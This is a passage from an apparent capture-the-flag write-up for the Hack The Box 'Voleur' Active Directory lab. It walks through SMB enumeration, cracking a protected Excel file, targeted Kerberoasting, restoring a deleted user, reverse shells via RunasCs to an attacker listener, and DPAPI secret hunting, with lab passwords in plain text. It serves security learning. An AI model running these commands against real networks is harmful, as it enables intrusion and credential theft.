
HTB Machine - Voleur
Summary:
Voleur translates to “thief” in French, which is a fitting name for this box as it’s all about “stealing” information and secrets everywhere. It starts with finding an Excel file in SMB containing credentials for several users, one of which has permissions to restore a deleted user account. That account has access to a home directory backup containing DPAPI credentials, which kicks off a chain of lateral movement and pillaging, eventually leading to recovering an ntds.dit backup and dumping the admin hash.
Enumeration:
Nmap:
As common with recent AD machines, this box is an assumed breach scenario with a set of domain credentials provided from the start: ryan.naylor:HollowOct31Nyt.
Regardless, like any other boxes, it starts with Nmap scans:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ sudo nmap --min-rate 1000 -p- 10.129.232.130 Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 23:03 ACST Nmap scan report for 10.129.232.130 Host is up (0.26s latency). Not shown: 65514 filtered tcp ports (no-response) PORT STATE SERVICE 53/tcp open domain 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap 445/tcp open microsoft-ds 464/tcp open kpasswd5 593/tcp open http-rpc-epmap 636/tcp open ldapssl 2222/tcp open EtherNetIP-1 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl 5985/tcp open wsman 9389/tcp open adws 49664/tcp open unknown 49668/tcp open unknown 49672/tcp open unknown 53400/tcp open unknown 53401/tcp open unknown 53404/tcp open unknown 53426/tcp open unknown Nmap done: 1 IP address (1 host up) scanned in 263.73 seconds ┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ sudo nmap -A -p 53,88,135,139,389,445,464,593,636,2222,3268,3269,5985,9389,49664,49668,49672,53400,53401,53404,53426 10.129.232.130 Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 23:16 ACST Nmap scan report for 10.129.232.130 Host is up (0.25s latency). PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-07-28 21:46:11Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name) 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 2222/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 3072 42:40:39:30:d6:fc:44:95:37:e1:9b:88:0b:a2:d7:71 (RSA) | 256 ae:d9:c2:b8:7d:65:6f:58:c8:f4:ae:4f:e4:e8:cd:94 (ECDSA) |_ 256 53:ad:6b:6c:ca:ae:1b:40:44:71:52:95:29:b1:bb:c1 (ED25519) 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name) 3269/tcp open tcpwrapped 5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-server-header: Microsoft-HTTPAPI/2.0 |_http-title: Not Found 9389/tcp open mc-nmf .NET Message Framing 49664/tcp open msrpc Microsoft Windows RPC 49668/tcp open msrpc Microsoft Windows RPC 49672/tcp open msrpc Microsoft Windows RPC 53400/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 53401/tcp open msrpc Microsoft Windows RPC 53404/tcp open msrpc Microsoft Windows RPC 53426/tcp open msrpc Microsoft Windows RPC Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows 2022 (88%) OS CPE: cpe:/o:microsoft:windows_server_2022 Aggressive OS guesses: Microsoft Windows Server 2022 (88%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: Host: DC; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel Host script results: | smb2-security-mode: | 3:1:1: |_ Message signing enabled and required | smb2-time: | date: 2025-07-28T21:47:15 |_ start_date: N/A |_clock-skew: 8h00m00s TRACEROUTE (using port 53/tcp) HOP RTT ADDRESS 1 257.56 ms 10.10.14.1 2 258.47 ms 10.129.232.130 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 118.58 seconds
Nmap found all the common services you’d expect on a domain controller, with DNS, Kerberos, SMB and LDAP all running. Interestingly, the LDAP scan returned very little data, only revealing the domain name voleur.htb. The machine name, which is important when dealing with Kerberos, is not shown here, and has to be dug out from DNS separately:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ dig any voleur.htb @10.129.10.190 ; <<>> DiG 9.20.9-1-Debian <<>> any voleur.htb @10.129.10.190 ;; global options: +cmd ;; Got answer: ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6517 ;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2 ;; OPT PSEUDOSECTION: ; EDNS: version: 0, flags:; udp: 4000 ;; QUESTION SECTION: ;voleur.htb. IN ANY ;; ANSWER SECTION: voleur.htb. 600 IN A 10.129.232.130 voleur.htb. 3600 IN NS dc.voleur.htb. voleur.htb. 3600 IN SOA dc.voleur.htb. hostmaster.voleur.htb. 173 900 600 86400 3600 ;; ADDITIONAL SECTION: dc.voleur.htb. 3600 IN A 10.129.232.130 ;; Query time: 259 msec ;; SERVER: 10.129.10.190#53(10.129.10.190) (TCP) ;; WHEN: Mon Jul 28 23:44:50 ACST 2025 ;; MSG SIZE rcvd: 135
I’ll add all of voleur.htb, dc.voleur.htb and dc to /etc/hosts.
There’s also SSH running on port 2222. It shows a Ubuntu banner, so it might be running within a Linux VM/container. I immediately tried logging in with the provided creds, but it only allows key authentication.
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ ssh ryan.naylor@voleur.htb -p 2222 Warning: Permanently added '[voleur.htb]:2222' (ED25519) to the list of known hosts. ryan.naylor@voleur.htb: Permission denied (publickey).
TCP445 - SMB:
NTLM authentication is disabled, so I’ll have to use a TGT instead.
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ impacket-getTGT -dc-ip 10.129.10.190 'voleur.htb/ryan.naylor:HollowOct31Nyt' Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Saving ticket in ryan.naylor.ccache ┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ KRB5CCNAME=ryan.naylor.ccache netexec smb dc.voleur.htb -d 'voleur.htb' -k --use-kcache --shares SMB dc.voleur.htb 445 dc [*] x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False) SMB dc.voleur.htb 445 dc [+] voleur.htb\ryan.naylor from ccache SMB dc.voleur.htb 445 dc [*] Enumerated shares SMB dc.voleur.htb 445 dc Share Permissions Remark SMB dc.voleur.htb 445 dc ----- ----------- ------ SMB dc.voleur.htb 445 dc ADMIN$ Remote Admin SMB dc.voleur.htb 445 dc C$ Default share SMB dc.voleur.htb 445 dc Finance SMB dc.voleur.htb 445 dc HR SMB dc.voleur.htb 445 dc IPC$ READ Remote IPC SMB dc.voleur.htb 445 dc IT READ SMB dc.voleur.htb 445 dc NETLOGON READ Logon server share SMB dc.voleur.htb 445 dc SYSVOL READ Logon server share
There’s 3 interesting shares: Finance, HR and IT. Only IT is readable.
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ impacket-smbclient -k -dc-ip 10.129.10.190 'dc.voleur.htb' Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies Type help for list of commands # use IT # ls drw-rw-rw- 0 Wed Jan 29 19:40:01 2025 . drw-rw-rw- 0 Fri Jul 25 05:39:59 2025 .. drw-rw-rw- 0 Wed Jan 29 20:10:17 2025 First-Line Support
The share has a single folder First-Line Support, which contains an Excel file.
# cd First-Line Support
# ls

drw-rw-rw-          0  Wed Jan 29 20:10:17 2025 .
drw-rw-rw-          0  Wed Jan 29 19:40:01 2025 ..
-rw-rw-rw-      16896  Fri May 30 07:53:36 2025 Access_Review.xlsx
I downloaded the Excel file and attempted to open it, but it’s password-protected:

When it comes to cracking passwords, john has a module for almost everything, and Excels are no different. I’ll use office2john to convert the Excel file into a hash for john to crack:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ office2john Access_Review.xlsx > excel.hash ┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ john --wordlist=/usr/share/wordlists/rockyou.txt excel.hash Using default input encoding: UTF-8 Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES]) Cost 1 (MS Office version) is 2013 for all loaded hashes Cost 2 (iteration count) is 100000 for all loaded hashes Will run 16 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status football1 (Access_Review.xlsx) 1g 0:00:00:01 DONE (2025-07-29 00:27) 0.7142g/s 640.0p/s 640.0c/s 640.0C/s football1..ilovegod Use the "--show" option to display all of the cracked passwords reliably Session completed.
Within seconds, the hash is cracked to football1, and can be used to open the file:

It contains notes for several users, as well as plaintext passwords for svc_ldap, svc_iis and todd.wolfe. On first look, jeremy.combs appears to be a high value target. It has access to the Software folder, control over the backup account, as well as being in the WinRM group.
The note also mentioned that todd.wolfe has been deleted, but this is likely not permanent. By default, deleting a user in AD moves the account to the Deleted Objects container (i.e. AD Tombstone) and sets its isDeleted attribute to True. It remains there until the tombstone lifetime (180 days by default) expires, after which it’s permanently removed. It’s worth checking if those service accounts can restore deleted objects, as this privilege, along with Todd’s password found in the Excel, provides another path for lateral movement or potentially escalation.
BloodHound:
BloodHound found 9 users, but returned no information on todd.wolfe. Both ryan.naylor and maria.bryant are in the First-Line Technicians group, and neither have any outbound control.

Looking at the service accounts, svc_ldap has WriteSPN on svc_winrm and GenericWrite on lacey.miller, both of which enables Targeted Kerberoasting attacks.

It’s also in a group called Restore_Users, which likely grants privileges to restore Todd’s account.
Foothold:
Targeted Kerberoasting:
I’ve already covered Targeted Kerberoasting in the Administrator writeup. In short, a Kerberoast attack is to request a service ticket from Kerberos and perform offline cracking, since the returned ticket is encrypted by the target service’s NTLM hash. Normally, this only works against service accounts, as the target must have a Service Principal Name (SPN) set. However, with GenericWrite and WriteSPN, I can set the SPN myself, effectively making svc_winrm and lacey.miller roastable.
Once again I’ll use targetedKerberoast.py to obtain the hashes for the two accounts:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ impacket-getTGT -dc-ip 10.129.232.130 'voleur.htb/svc_ldap:M1XyC9pW7qT5Vn' Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Saving ticket in svc_ldap.ccache ┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ KRB5CCNAME=svc_ldap.ccache python targetedKerberoast.py --dc-ip 10.129.232.130 -v -d voleur.htb --dc-host 'dc.voleur.htb' -u 'svc_ldap' -k --no-pass --request-user svc_winrm -o svc_winrm.hash [*] Starting kerberoast attacks [*] Attacking user (svc_winrm) [VERBOSE] SPN added successfully for (svc_winrm) [+] Writing hash to file for (svc_winrm) [VERBOSE] SPN removed successfully for (svc_winrm) ┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ KRB5CCNAME=svc_ldap.ccache python targetedKerberoast.py --dc-ip 10.129.232.130 -v -d voleur.htb --dc-host 'dc.voleur.htb' -u 'svc_ldap' -k --no-pass --request-user lacey.miller -o lacey.miller.hash [*] Starting kerberoast attacks [*] Attacking user (lacey.miller) [VERBOSE] SPN added successfully for (lacey.miller) [+] Writing hash to file for (lacey.miller) [VERBOSE] SPN removed successfully for (lacey.miller)
Only svc_winrm’s hash can be cracked:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ john --wordlist=/usr/share/wordlists/rockyou.txt svc_winrm.hash Using default input encoding: UTF-8 Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4]) Will run 16 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status AFireInsidedeOzarctica980219afi (?) 1g 0:00:00:03 DONE (2025-08-01 01:49) 0.3058g/s 3508Kp/s 3508Kc/s 3508KC/s AJsupertramp..ADRIANAH Use the "--show" option to display all of the cracked passwords reliably Session completed.
I’ll request a ticket for svc_winrm, and use evil-winrm to get a shell:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ impacket-getTGT -dc-ip 10.129.10.190 'voleur.htb/svc_winrm:AFireInsidedeOzarctica980219afi' Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Saving ticket in svc_winrm.ccache ┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ KRB5CCNAME=svc_winrm.ccache evil-winrm -r voleur.htb -i dc.voleur.htb Evil-WinRM shell v3.7 Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\svc_winrm\Documents> whoami voleur\svc_winrm
User Flag:
*Evil-WinRM* PS C:\Users\svc_winrm\Desktop> type user.txt cf8cccc0************************
Escalation from svc_winrm and svc_ldap:
Root Directory:
C:\Users\svc_winrm\Desktop> dir c:\ Volume in drive C has no label. Volume Serial Number is A5C3-6454 Directory of c:\ 01/29/2025 02:10 AM <DIR> Finance 01/29/2025 02:10 AM <DIR> HR 05/29/2025 03:07 PM <DIR> inetpub 01/29/2025 02:10 AM <DIR> IT 05/08/2021 01:20 AM <DIR> PerfLogs 07/24/2025 01:10 PM <DIR> Program Files 01/30/2025 06:53 AM <DIR> Program Files (x86) 01/30/2025 04:38 AM <DIR> Users 06/05/2025 12:53 PM <DIR> Windows 0 File(s) 0 bytes 9 Dir(s) 3,816,169,472 bytes free
The folders for the three SMB shares are found in the root directory. Both Finance and HR are empty.
C:\> dir finance Volume in drive C has no label. Volume Serial Number is A5C3-6454 Directory of c:\finance 01/29/2025 02:10 AM <DIR> . 0 File(s) 0 bytes 1 Dir(s) 3,815,120,896 bytes free C:\> dir finance Volume in drive C has no label. Volume Serial Number is A5C3-6454 Directory of c:\hr 01/29/2025 02:10 AM <DIR> . 0 File(s) 0 bytes 1 Dir(s) 3,815,120,896 bytes free
IT actually contains 3 subfolders, but ryan.naylor could only see First-Line Support in SMB.
C:\> dir it Volume in drive C has no label. Volume Serial Number is A5C3-6454 Directory of c:\it 01/29/2025 02:10 AM <DIR> . 01/29/2025 02:40 AM <DIR> First-Line Support 01/29/2025 08:13 AM <DIR> Second-Line Support 01/30/2025 09:11 AM <DIR> Third-Line Support 0 File(s) 0 bytes 4 Dir(s) 3,815,120,896 bytes free
svc_winrm does not have access to any of them.
Restore Deleted User:
Recall that svc_ldap is in a group called Restore_Users, which probably grants privileges to restore deleted objects. It’s much easier enumerating this in an interactive shell, so I’ll spawn one for svc_ldap using RunasCs.exe:
C:\Users\svc_winrm\desktop> .\runascs.exe svc_ldap M1XyC9pW7qT5Vn cmd.exe -r 10.10.14.36:8001 [*] Warning: The logon for user 'svc_ldap' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token. [+] Running in session 0 with process function CreateProcessWithLogonW() [+] Using Station\Desktop: Service-0x0-135fb5$\Default [+] Async process 'C:\Windows\system32\cmd.exe' with pid 1428 created in background.
Since it’s a domain controller, it’ll likely have PowerShell’s ActiveDirectory module installed. I’ll use Get-ADObject to query for deleted object, and todd.wolfe’s user object is returned:
PS C:\Windows\system32> Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties * CanonicalName : voleur.htb/Deleted Objects CN : Deleted Objects Created : 1/29/2025 12:42:27 AM createTimeStamp : 1/29/2025 12:42:27 AM Deleted : True Description : Default container for deleted objects DisplayName : DistinguishedName : CN=Deleted Objects,DC=voleur,DC=htb dSCorePropagationData : {12/31/1600 4:00:00 PM} instanceType : 4 isCriticalSystemObject : True isDeleted : True LastKnownParent : Modified : 1/29/2025 4:44:42 AM modifyTimeStamp : 1/29/2025 4:44:42 AM Name : Deleted Objects ObjectCategory : CN=Container,CN=Schema,CN=Configuration,DC=voleur,DC=htb ObjectClass : container ObjectGUID : 587cd8b4-6f6a-46d9-8bd4-8fb31d2e18d8 ProtectedFromAccidentalDeletion : sDRightsEffective : 0 showInAdvancedViewOnly : True systemFlags : -1946157056 uSNChanged : 13005 uSNCreated : 5659 whenChanged : 1/29/2025 4:44:42 AM whenCreated : 1/29/2025 12:42:27 AM accountExpires : 9223372036854775807 badPasswordTime : 0 badPwdCount : 0 CanonicalName : voleur.htb/Deleted Objects/Todd Wolfe DEL:1c6b1deb-c372-4cbb-87b1-15031de169db CN : Todd Wolfe DEL:1c6b1deb-c372-4cbb-87b1-15031de169db codePage : 0 countryCode : 0 Created : 1/29/2025 1:08:06 AM createTimeStamp : 1/29/2025 1:08:06 AM Deleted : True Description : Second-Line Support Technician DisplayName : Todd Wolfe DistinguishedName : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb dSCorePropagationData : {5/13/2025 4:11:10 PM, 1/29/2025 4:52:29 AM, 1/29/2025 4:49:29 AM, 1/29/2025 1:08:06 AM...} givenName : Todd instanceType : 4 isDeleted : True LastKnownParent : OU=Second-Line Support Technicians,DC=voleur,DC=htb lastLogoff : 0 lastLogon : 133826301603754403 lastLogonTimestamp : 133826287869758230 logonCount : 3 memberOf : {CN=Second-Line Technicians,DC=voleur,DC=htb, CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htb} Modified : 5/13/2025 4:11:17 PM modifyTimeStamp : 5/13/2025 4:11:17 PM msDS-LastKnownRDN : Todd Wolfe Name : Todd Wolfe DEL:1c6b1deb-c372-4cbb-87b1-15031de169db nTSecurityDescriptor : System.DirectoryServices.ActiveDirectorySecurity ObjectCategory : ObjectClass : user ObjectGUID : 1c6b1deb-c372-4cbb-87b1-15031de169db objectSid : S-1-5-21-3927696377-1337352550-2781715495-1110 primaryGroupID : 513 ProtectedFromAccidentalDeletion : False pwdLastSet : 133826280731790960 sAMAccountName : todd.wolfe sDRightsEffective : 0 sn : Wolfe userAccountControl : 66048 userPrincipalName : todd.wolfe@voleur.htb uSNChanged : 45088 uSNCreated : 12863 whenChanged : 5/13/2025 4:11:17 PM whenCreated : 1/29/2025 1:08:06 AM
I’ll then restore todd.wolfe’s account with Restore-ADObject:
PS C:\Windows\system32> Get-AdObject -Filter "SamAccountName -eq 'todd.wolfe'" -IncludeDeletedObjects | Restore-ADObject
Now the user re-appears:
PS C:\Windows\system32> net user User accounts for \\ ------------------------------------------------------------------------------- Administrator Guest jeremy.combs krbtgt lacey.miller marie.bryant ryan.naylor svc_backup svc_iis svc_ldap svc_winrm todd.wolfe The command completed with one or more errors.
With Todd’s password in the Excel, I’ll use RunasCs.exe again to spawn a shell for him:
PS C:\Users\svc_winrm\desktop> .\runascs.exe todd.wolfe NightT1meP1dg3on14 cmd.exe -r 10.10.14.36:8001 [*] Warning: The logon for user 'todd.wolfe' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token. [+] Running in session 0 with process function CreateProcessWithLogonW() [+] Using Station\Desktop: Service-0x0-135fb5$\Default [+] Async process 'C:\Windows\system32\cmd.exe' with pid 6768 created in background.
On my listener:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ rlwrap nc -lvnp 8001 Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Saving ticket in svc_winrm.ccache C:\Windows\system32> whoami voleur\todd.wolfe
Escalation from todd.wolfe:
TCP445 - SMB:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ netexec smb 'dc.voleur.htb' -d 'voleur.htb' -k --use-kcache --shares SMB dc.voleur.htb 445 dc [*] x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False) SMB dc.voleur.htb 445 dc [+] voleur.htb\todd.wolfe from ccache SMB dc.voleur.htb 445 dc [*] Enumerated shares SMB dc.voleur.htb 445 dc Share Permissions Remark SMB dc.voleur.htb 445 dc ----- ----------- ------ SMB dc.voleur.htb 445 dc ADMIN$ Remote Admin SMB dc.voleur.htb 445 dc C$ Default share SMB dc.voleur.htb 445 dc Finance SMB dc.voleur.htb 445 dc HR SMB dc.voleur.htb 445 dc IPC$ READ Remote IPC SMB dc.voleur.htb 445 dc IT READ SMB dc.voleur.htb 445 dc NETLOGON READ Logon server share SMB dc.voleur.htb 445 dc SYSVOL READ Logon server share
Todd also has read access to the IT share, but now the Second-Line Support folder is shown:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ impacket-smbclient -k -dc-ip 10.129.10.190 'dc.voleur.htb' Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies Type help for list of commands # use IT # ls drw-rw-rw- 0 Wed Jan 29 19:40:01 2025 . drw-rw-rw- 0 Fri Jul 25 05:39:59 2025 .. drw-rw-rw- 0 Thu Jan 30 01:43:03 2025 Second-Line Support
It contains backups of archived users. Todd’s home directory can be found inside:
# cd Second-Line Support
# ls

drw-rw-rw-          0  Thu Jan 30 01:43:03 2025 .
drw-rw-rw-          0  Wed Jan 29 19:40:01 2025 ..
drw-rw-rw-          0  Thu Jan 30 01:43:06 2025 Archived Users
# cd Archived Users
# ls

drw-rw-rw-          0  Thu Jan 30 01:43:06 2025 .
drw-rw-rw-          0  Thu Jan 30 01:43:03 2025 ..
drw-rw-rw-          0  Thu Jan 30 01:43:16 2025 todd.wolfe
# cd todd.wolfe
# ls

drw-rw-rw-          0  Thu Jan 30 01:43:16 2025 .
drw-rw-rw-          0  Thu Jan 30 01:43:06 2025 ..
drw-rw-rw-          0  Thu Jan 30 01:43:06 2025 3D Objects
drw-rw-rw-          0  Thu Jan 30 01:43:09 2025 AppData
drw-rw-rw-          0  Thu Jan 30 01:43:10 2025 Contacts
drw-rw-rw-          0  Fri Jan 31 00:58:50 2025 Desktop
drw-rw-rw-          0  Thu Jan 30 01:43:10 2025 Documents
drw-rw-rw-          0  Thu Jan 30 01:43:10 2025 Downloads
drw-rw-rw-          0  Thu Jan 30 01:43:10 2025 Favorites
drw-rw-rw-          0  Thu Jan 30 01:43:10 2025 Links
drw-rw-rw-          0  Thu Jan 30 01:43:10 2025 Music
-rw-rw-rw-      65536  Thu Jan 30 01:43:06 2025 NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TM.blf
-rw-rw-rw-     524288  Wed Jan 29 23:23:07 2025 NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000001.regtrans-ms
-rw-rw-rw-     524288  Wed Jan 29 23:23:07 2025 NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000002.regtrans-ms
-rw-rw-rw-         20  Wed Jan 29 23:23:07 2025 ntuser.ini
drw-rw-rw-          0  Thu Jan 30 01:43:10 2025 Pictures
drw-rw-rw-          0  Thu Jan 30 01:43:10 2025 Saved Games
drw-rw-rw-          0  Thu Jan 30 01:43:10 2025 Searches
drw-rw-rw-          0  Thu Jan 30 01:43:10 2025 Videos
DPAPI Secrets:
Data Protection API (DPAPI) is a Windows implementation for securely storing credentials with symmetric encryption. A master key is generated using the user’s password and SID, and is used to encrypt data before storing them.
Typically the master key is found in C:\Users\<user>\AppData\Roaming\Microsoft\Protect\<SID>\, and the encrypted blobs are in AppData\Roaming\Microsoft\Credentials\ and AppData\Local\Microsoft\Credentials\. However, nothing was found in these locations.
PS C:\Users\todd.wolfe> dir /a appdata\roaming\microsoft\protect\S-1-5-21-3927696377-1337352550-2781715495-1110 Volume in drive C has no label. Volume Serial Number is A5C3-6454 Directory of c:\Users\todd.wolfe\appdata\roaming\microsoft\protect\S-1-5-21-3927696377-1337352550-2781715495-1110 01/31/2025 01:53 AM <DIR> . 01/29/2025 05:53 AM <DIR> .. 01/29/2025 05:53 AM 900 BK-VOLEUR 01/29/2025 05:53 AM 24 Preferred 2 File(s) 924 bytes 2 Dir(s) 3,834,085,376 bytes free
